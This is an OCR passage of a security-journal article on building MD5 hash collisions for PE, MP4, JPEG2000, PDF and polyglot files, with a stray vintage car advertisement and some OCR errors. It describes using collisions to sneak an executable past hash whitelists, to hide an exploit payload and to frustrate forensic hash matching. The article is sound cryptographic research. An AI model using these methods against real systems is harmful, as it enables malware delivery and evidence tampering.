
Portable Executable The Portable Executable has a peculiar structure, with a vestigial DOS header that points to a second structure, the PE header. This header must be at offset 0, and it has the fixed length of a full block, ending with a PE header pointer that is beyond UniColl's reach, so only a chosen prefix collision is useful in colliding PE files.

So the strategy is to move the PE header further into the file to leave room for a colliding block after the DOS header, then use chosen prefix collisions to fork a DOS header that points to two different PE offsets, with two different PE headers. These sections can follow each other, so long as you apply a delta to the offsets of the two section tables.

[31] `gifsicle -use-colormap web`

This means that it's possible to instantly collide any pair of PE executables—even if they use different subsystems or architectures! Although executables collisions are typically trivial via any loader, this kind of exploitation is transparent: the code is identical and loaded at the same address.

Attached you will find two colliding PEs: a GUI applicaton `tweakPNG.exe` (as `collision1.exe`) and a CLI application, `fastcoll.exe` (as `collision2.exe`). Windows never allows these two to meet, except in an MD5 collision! The script `pe.py` generates instant collisions of Windows Executables, sharing a hash but running different software.



The curious case of "Runtime R6002 - floating point not loaded" MSVC libraries check sections for permissions. This check can be patched out. Patch the following to set `eax` to 1 instead.[32]

```
1 C1E81F  shr   eax,01F
  F7D0    not   eax
3 83E001  and   eax,1
```

If you apply collisions on packed files, (such as UPX-ed files, to prevent specific PDF keywords like `endstream` from being visible in cleartext), the offsets will change, and this may cause the packer to fail to restore the right attributes. So you may want to patch out that code before UPX-ing the executable and colliding it.

MP4 and Others The MP4 format's container is a sequence of "Length Type Value" chunks called Atoms. The Length is a 32-bit big-endian and covers itself, the Type and the Value, so the minimum Length is `0x0008`, covering an empty value and a four-byte type.

If the Length is null, then the atom takes the rest of the file, such as `jp2c` atoms in JP2 files. If it's 1, then the Type is followed by a 64-bit length, changing the atom to "Type Length Value", making it handily compatible with other collisions like SHAttered.[33]

Some atoms contain other atoms: in this case, they're called boxes. That's why this otherwise unnamed structure is called the "Atom/Box."

This Atom/Box format used in MP4 is actually a derivate of Apple's Quicktime, and it is used by many other formats including JP2, HEIF, and F4V. [34] The first atom's type is *usually* `ftyp`, which enables the parsers to differentiate the actual file format.

The format is quite permissive. To make a collision, just chain "free" atoms, abuse one's length with UniColl, then jump over the first payload.


For MP4 files, the only thing to add is to adjust the `stco` (*Sample Table Chunk Offsets*) or the `co64` (its 64-bit equivalent) tables, since they are absolute offsets pointing to the `mdat` movie data. These rules are actually enforced, too!

[32] See the *manhunter.ru* article, "Runtime error r6002 floating point not loaded."

[33] *This, neighbors, is the kind of format cleverness that extracts its costs in bugs, blood, and meathooks. Avoid it when you design your own formats! —PML*

[34] See `http://www.ftyps.com/` for more.

The attached script `mp4.py` will instantly collide arbitrary video. As we already mentioned, it may be portable to other formats than MP4. The examples can be found in `collision1.mp4` and `collision2.mp4`.



Note that some viewers (OS X, Safari, Firefox) don't allow a file that starts with an Atom that is not `ftyp`. In this case, the prefix has to cover this, and it's not so generic. Besides that it's the same strategy as before, only limited to a single fixed file type.


JPEG2000 JPEG2000 files usually start with the Atom/Box structure like MP4, followed by the last atom `jp2c` that typically ends the MP4 file (null length), then from this point on it follows the JFIF structure of a JPEG file (starting with `FF 4F` as a segment marker).

The pure-JFIF form is also tolerated, in which case collision is like that of JPEGs: SHAttered-compatible, but with comments limited to 64Kb.

On the other hand, if you manipulate JPEG2000 files with the Atom/Box encoding, you don't have this limitation.

As mentioned before, if you're trying to collide this structure and if there are more restrictions—for example, starting with a free atom is not tolerated by some format—then you can compute another set of UniColl prefix pairs specific to this format. JPEG2000 seems to enforce a `jP` atom first before the usual `ftyp`, but that's the only restriction. There's no need to relocate anything.

So `jp2.py` is even simpler! Enjoy the colliding JPEG2000 images of Oded Goldreich and Neal Koblitz: while we are all standing on the shoulders of giants, we might as well know their faces. (`collision1.jp2` and `collision2.jp2`)




JPEGs in a PDF, as in SHAttered Unless this is your very first issue of this modest journal, neighbors, you probably agree that as a format, PDF is the king of polyglots, and arguably also of syntactic malleability and ambiguity. If however this is your first issue, then do spend a few moments looking up what formats the previous electronic issues doubled as besides being valid (or valid-at-the-time) PDF files—but be warned, it may turn you into a format syntax nerd or make you forever destroy your faith in signature-based security if you still have any.

Yet the SHAttered attack, which produced colliding PDF files of different contents, was not a PDF trick per se, but a JPG trick wrapped in a PDF. The collision of the PDFs is enabled by both of them containing a JPG-compressed object with crafted contents; the PDFs need to be totally identical otherwise.


Note that the colliding documents can be totally normal, and can freely use the collision JPG anywhere in their displayed renderings, *e.g.*, on any page of multi-page documents.

The original examples from the SHAttered paper looked as follows, and are included in the examples as `shattered1.pdf` and `shattered2.pdf`.



When native resolution images are required, you can use a nifty trick to make a lossless JPEG! Just repeat each pixel across eight columns and eight rows in a greyscale image, as JPEG blurs across fundamental blocks that are 8×8.

PDF collisions with MD5 We can do MD5 collisions at the document level of PDF, with no restrictions at all on either file! Recall that PDF has a very different structure compared to other file formats, in that it uses object numbers and references to define a tree of objects. The interpretation of the whole document depends on the Root element, but there are many syntactically different tree structures that will be rendered identically.



For example, these two valid PDF files are equivalent to each other.


```
%PDF-1.
1 0 obj<</Pages 2 0 R>>endobj
2 0 obj<</Kids[3 0 R]/Count 1>>endobj
3 0 obj<</Parent 2 0 R>>endobj
trailer <</Root 1 0 R>>
```

```
%PDF-1.
11 0 obj<</Pages 12 0 R>>endobj
12 0 obj<</Kids[13 0 R]/Count 1>>endobj
13 0 obj<</Parent 12 0 R>>endobj
trailer <</Root 11 0 R>>
```

Some tricks then immediately suggest themselves, as storing unused objects in a PDF is happily tolerated. We can also skip object number, and there's even an official way to skip numbers in the trailing `XREF` table at the end of the document.

So storing two document trees in the same file is okay. We only need to make the root objects of the colliding documents to refer to the desired tree at will. To do this, we just take two documents, renumber their objects and references so that there is no overlap, and craft a collision so that the element number referenced as the Root object can be changed while keeping the same hash value. This trick is a perfect fit for UniColl with $N = 1$, so long as we adjust the `XREF` table accordingly.

This way, we can safely collide any pair of PDFs, no matter what their page numbers, dimensions, images, *etc.* might be.



PDF can store foreign data in two ways, as a *line comment* or as a *stream object*. In a line comment, the only forbidden characters are newlines (`\r` and `\n`). This can be used inside a dictionary object, *e.g.*, to modify an object reference, via UniColl. The following is a valid PDF object even though it contains binary collision blocks—just retry until you have no newline characters.

```
1 1 0 obj
  << /Type /Catalog /MD5_is /
    REALLY_dead_now__ /Pages 2 0 R
3 ...some ugly binary goes here...
  >>
5 endobj
```


In a stream object, any data is possible, but since we're inside an object, we can't alter the rest of the PDF structure. So we need a Chosen Prefix collision to modify the structure outside the containing stream object.

The first case serves to highlight the beauty of UniColl, a collision where differences are predictable, so that you can write poetry in colliding data—thanks to Jurph![35]

Rather than modifying the structure of the document and fooling parsers, we'll just use collision blocks directly to produce differing texts, with alternate readings!

```
1          V                    V
   Now he hash MD5,     Now he hath MD5,
3  No enemy cares!      No enemy dares!
     Only he gave         Only he have
5    the shards.          the shares.
   Can't be owned &     Can't be pwned &
7  his true gold,       his true hold,
   like One Frail,      like One Grail,
9  sound as fold.       sound as gold.
             ^                    ^
```

You will find these colliding poems in `poeMD5_A.pdf` and `poeMD5_B.pdf`, a true cryptographic artistic creation!



Colliding Document Structure Whether you use UniColl as inline comment or Chosen Prefix in a dummy stream object, the strategy is similar: shuffle objects numbers around, then make the Root object point to different objects. Unlike SHAttered, this means instant collision of any arbitrary pair of PDFs, at document level.


The MuPDF suite provides a useful trick: `mutool clean` output is reliably predictable, so it can be used to normalize PDFs as input and fix your merged PDF while keeping the important parts of the file unmodified. MuTool doesn't discard bogus key/values from PDF dictionaries unless asked, and keeps them in the same order, so using fake dictionary entries such as `/MD5_is /REALLY_dead_now__` is perfect for aligning things predictably without needing another kind of comments. However, `mutool` won't keep comments in dictionaries, so it won't support inline-comment tricks.

An easy way to do the object-shuffling operation without hassle is just to merge both PDF files via `mutool merge` then split the `/Pages` object in two. To make room for this object, just merge a dummy PDF in front of the two documents.

Optionally, you can create a fake reference to a dangling array to prevent garbage collection from deleting the second set of pages.

The script `pdf.py` takes less than a second (see `pdf.log`) to collide the two public PDF papers like Spectre and Meltdown (`collision1.pdf` and `collision2.pdf`.)

[35] `unzip pocorgtfo19.pdf word-decrementer.zip || git clone https://github.com/Jurph/word-decrementer`



Here's a possible extension: chain UniColl blocks to also keep pairs of the various non-critical objects that can be referenced in the Root object—such as `Outlines`, `Names`, `AcroForm` and Additional Actions (`AA`)—in the original source files.[36]

Studebaker

So Simple Anyone Can Run It

No need of a mechanic to take care of the Studebaker "20." No need of a chauffeur. You or your wife can run it as easily as an expert.

Simplicity of operation and control, added to the light running and easy riding qualities of Studebaker cars are the delight of their 75,000 owners.

The Studebaker (Flanders) "20" is equal in quality of material and workmanship to any car made, and its low price and low upkeep cost puts it within your reach.

We know the quality of our cars because every part is made in our own plants and guarantees to us what we guarantee to you. The Studebaker name, too, means service after you buy.

Ready for immediate delivery.

The $800 Studebaker (Flanders) "20"

Price, Standard Equipped, $800 f. o. b. Detroit. Equipped as above, with Top, Windshield, Prest-O-Lite Tank and Speedometer, $885.

Ask our dealer for the new Studebaker art catalogue or send to us for it

The Studebaker Corporation Detroit, Michigan

Bourbon Garage & Supply Co., Agts.

The previous techniques work with any pair of existing PDF files, but even better, you can compile colliding files with PDFLaTeX directly from TeX sources. You will nee PDFTeX's special operators for this.[37]

With these operators, you can define objects directly—including dummy key and values for alignments—and define empty objects to reserve some object slots by including this at the very start of your TeX sources:

```
% set PDF version low to prevent stream XREF
\pdfminorversion=3

\begingroup

  % disable compression to keep alignments
  \pdfcompresslevel=0\relax

  \immediate
  \pdfobj{<<
    /Type /Catalog

    % cool alignment padding
    /MD5_is /REALLY_dead_now__

    % the first reference number should be on offset
    % 0x49, so 2 will be changed to 3 by UniColl
    /Pages 2 0 R

    % now padding so that the collision blocks
    % (ending at 0xC0) are covered
    /0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF
    % with an extra char to be replaced by a return
    /0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF
     0123456789ABCDEF0
  >>}

  % the original catalog of the shifted doc
  \immediate\pdfobj{<</Type/Pages/Count 1/Kids[8 0 R
     ]>>}

  % the original catalog of the host doc
  \immediate\pdfobj{<</Type/Pages/Count 1/Kids[33 0 R
     ]>>}

  % We reserve PDF Objects so that there is no overlap
  \newcount\objcount

  % the host size (+3 for spare object slots) - 1
  % putting a higher margin will just work,
  % and XREF can have huge gaps
  \objcount=25
  \loop
    \message{\the\objcount}
    \advance \objcount -1

  \immediate\pdfobj{<<>>} % just an empty object

  \ifnum \objcount>0
  \repeat

\endgroup
```

Don't forget to normalize PDFLaTeX output with `mutool`. PDFLaTeX has trouble generating reproducible builds across different version and distributions. You might even want to hook the time on execution to get the exact hash, if required.

Uncommon Strategies

Collision attacks are usually about two valid files of the same type with two different contents. However,

[36] See page 81 of Adobe's `PDF32000_2008.pdf`.

[37] `http://texdoc.net/texmf-dist/doc/pdftex/manual/pdftex-a.pdf`

we need not constrain ourselves to this scenario, so let's explore some weirder possibilities.

MultiColls: Multiple Collisions Chain

Nothing prevents us from chaining several collision blocks, and having *more than two* contents with the same hash value. This is the technique behind Hashquines, which show their own MD5 hash. PoC||GTFO 14 contained 609 FastColl collisions, to do just that through two file types in the same file.

Exploiting Ideas of Validity

A different strategy would be to interfere with file type recognition to prevent file scanners from seeing our files as corrupted. Overwriting the file's magic signature may be just enough, so long as both of our files, valid and invalid, get appended with another format that doesn't need to start at offset 0 (*e.g.*, archives such as ZIP, RAR, *etc.*). The scanner would then show another file type.

This enables polyglot collisions without using a chosen prefix collision:

1. Use UniColl to enable or disable a magic signature, for example a PNG;
2. Append a ZIP archive.


So although both files are technically valid ZIPs, most parsers will see different file types, since they tend to go with the first file type found *and* start scanning at offset 0.

PolyColls: Collisions of Different File Types

Assuming that whitelisting a file by its MD5 checksum takes precedence over other checks, we can use a collision to slip in an executable poison pill that collides with a whitelisted innocent file. For example, if an innocent `feelgood.jpg` gets whitelisted, we can then send an `evil.exe` that has the same MD5 but will be run by some internal system seeing it as cleared executable.

In these cases, a chosen prefix collision is required if both file formats need to start at offset 0.

Here are some examples of such *PolCcoll* layouts, a PDF/JPG collision polyglot and a PE/PNG polyglot.




PE/JPEG Since a PE header is usually smaller than `0x500` bytes, it's a perfect fit for a JPG comment. We can begin with DOS/JPEG headers, then create a JPEG comment that jumps over the following PE header. We'll following this with a full JPG image, and then follow through with the rest of the PE specification.

Once again, the collision is instant. See `jpgpe.py` for a practical example that instantly combines `fastcoll.exe` and `marc.jpg`.

PDF/PE Merging a PDF with a dummy file via `mutool` is a good generic way to reorder objects and then get the first two objects discardable (dummy page and content). This is a perfect fit the trick of using a stream object as the PDF file's object with id `1 0` that references its actual length later on (after collision blocks) in the second object. Recall that it's perfectly legal for a stream object in a PDF file to specify its length indirectly, as a reference to another object that happens to contain a value of suitable type for the length.

The only problem is that `mutool` will always compute and inline the length, removing the length reference. This has to be re-inserted into the PDF instead of the computed value. Still, most references to `2 0 R` will be smaller than hardcoded lengths. Thankfully, this can be fixed without altering any object offset, so there's no need to patch the PDF file's XREF table.

The script `pdfpe.py` can, for instance, instantly collide a PDF viewer and a PDF document. See `pepdf.exe` and `pepdf.pdf`, in which a PDF viewer showing a PDF (itself showing a PDF) have the same MD5!




[38] `https://www.win.tue.nl/hashclash/Nostradamus/`

PDF/PNG Similarly, it's possible to collide an arbitrary PDF and PNG files with no restrictions on either side. This is instant, reusable, and generic. Check out `png-pdf.pdf` and `png-pdf.png`.


Pileups (Multi-Collisions) But why stop at colliding just two files? Cryptographic collisions are not limited to just two files! As demonstrated by the Nostradamus experiment[38] in 2008, chaining collisions makes it possible to collide more than two files. The first collisions can be either identical or chosen prefix, but all the following ones have to be chosen prefix collisions. You can call them multi-collisions, I prefer to call them *pileups*.

PE/PNG/MP4/PDF Combining all the previously acquired knowledge, I used three chosen prefix collisions to craft four different prefixes for different file types: document (PDF), video (MP4), executable (PE), and image (PNG) to produce this pileup.

This script is generic and instant, and it happily generated `pocorgtfo19.pdf`, `pocorgtfo19.png`, `pocorgtfo19.mp4`, and `pocorgtfo19.exe`.




Since you may only distribute a single file and it's impossible to guess the other prefix values from it, a solution is to embed all prefixes of the collision in the JavaScript code and insert it in your PoCs, turning your files into HTML polyglots to easily share the related colliding files. (See `pocorgtfo19.html`.)




Gotta Collide 'em All! Another use of instant, reusable, and generic collisions would be to hide any file of a given type—say, PNG—behind dummy files or the same file every time. This is easy to do by just concatenating it to the same prefix after stripping the signature; you could even do that at a library level!

From a strict parsing perspective, all your files will show the same content, and the evil images would be revealed as a file with the same MD5 as previously collected.

Let's take two files, one of which contains a payload for MS 08-067, and collide them with the same PNG.




Trinity




JavaScript

They now show the same dummy image, and they're absolutely identical until the second image at the file level! Their evil payload is now hidden behind identical-looking files with identical MD5 hashes!



Incriminating Files Another evil use case for collisions is to hide something incriminating inside something innocent, but desirable. A forensic evidence collection method that relies on comparing weak hashes would catch the innocent file, and you won't be able to prove that you didn't have the *other* file that shows incriminating content and hides innocent content.

Since forensic software typically focuses on quick parsing, not on detailed file analysis, this scenario is quite unsettlingly realistic. Here is an image showing different previews under different tabs of the EnCase forensic software:



Failures

Not all formats can have generic, reusable prefixes. If some kind of data holder can't be inserted between the magic signature and the standard headers that are critical and specific to each file, then generic collisions are not possible.

ELF The ELF header is required at offset 0 and contains critical information such as whether the binary is 32-bit or 64-bit, its endianness, and its ABI version right at the beginning. This makes it impossible to have a universal prefix that could be followed by crafted collision blocks before these critical parameters that are specific to the original file.

Mach-O Mach-O doesn't even start with the same magic for 32 bits (`0xfeedface`) and 64 bits (`0xfeedfacf`). Soon after, there follow the number and the size of commands such as segment definitions, symtab, version, *etc.* Like ELF, easily reusable collisions are not possible for Mach-O files.

Java Class Files Right after the file magic and the version (which varies just enough to be troublesome), a Java class file contains the constant pool count, which is quite specific to each file. This precludes universal collisions for all files.

However, many files do share a common version and we can pad the shortest constant pool to the longest count. Specifically, we can first insert a *UTF8 literal* to align information, then declare another one with its length abused by the UniColl. This will require code manipulation, since all pool indexes will need to be shifted. Instant MD5 reusable collisions of Java Class should be possible, but they will require code analysis and modification.

TAR Tape Archives are a sequence of concatenated header and file contents, all aligned to 512 byte blocks. There is no central structure to the whole file, so there is no global header or comment of any kind to abuse.

One potential trick might be to start a dummy file of variable length, but the length is always at the same offset, which is not compatible with UniColl. This means that only chosen prefix collisions are practical for collided TAR files.

ZIP There's no generic reusable collision for ZIP either. However, it should be possible to collide two files in two core hours; that is, thirty-six times faster than a chosen prefix collision.

ZIP archives are a sandwich of at least three layers. First comes the files' content, a sequence of *Local File Header* structures, one per archived file or directory, then some index (a sequence of *Central Directory* entries), then a single structure that points to this index (the *End Of Central Directory*). The order of these layers is fixed and cannot be manipulated. Because of this required order, there's no generic prefix that could work for any collision.

However, we can explore some non-generic ways. Some parsers only heed the file content structure. That is not a correct way to parse a ZIP archive, and it can be abused.

Another approach could be to just merge the two archives we'd like to collide, with their merged layers, and to then use UniColl but with $N = 2$, which introduces a difference on the fourth byte, to kill the magic signature of the *End of Central Directory*.

This means one could collide two arbitrary ZIPs with a single UniColl and 24 bytes of a set prefix. In particular, a typical End of Central Directory, which is twenty-two bytes with an empty comment field, looks like this:

```
00:  504b 0506 0000 0000 0000 0000 0000 0000 PK..............
10:  0000 0000 0000                          ......
```

If we use this as our prefix (padding the prefix to 16 bits) for UniColl and $N = 2$, the difference is on the fourth byte, killing the magic `.P .K 05 06` by changing it predictably to `.P .K 05 86`. This is not generic at all, but it only takes hours, far less than the 72 of a chosen prefix collision.


```
00:  504b 0506 0000 0000 0000 0000 0000 0000 PK..............
10:  0000 0000 0000 2121 eb66 cf9d db01 83bb ......!!.f......
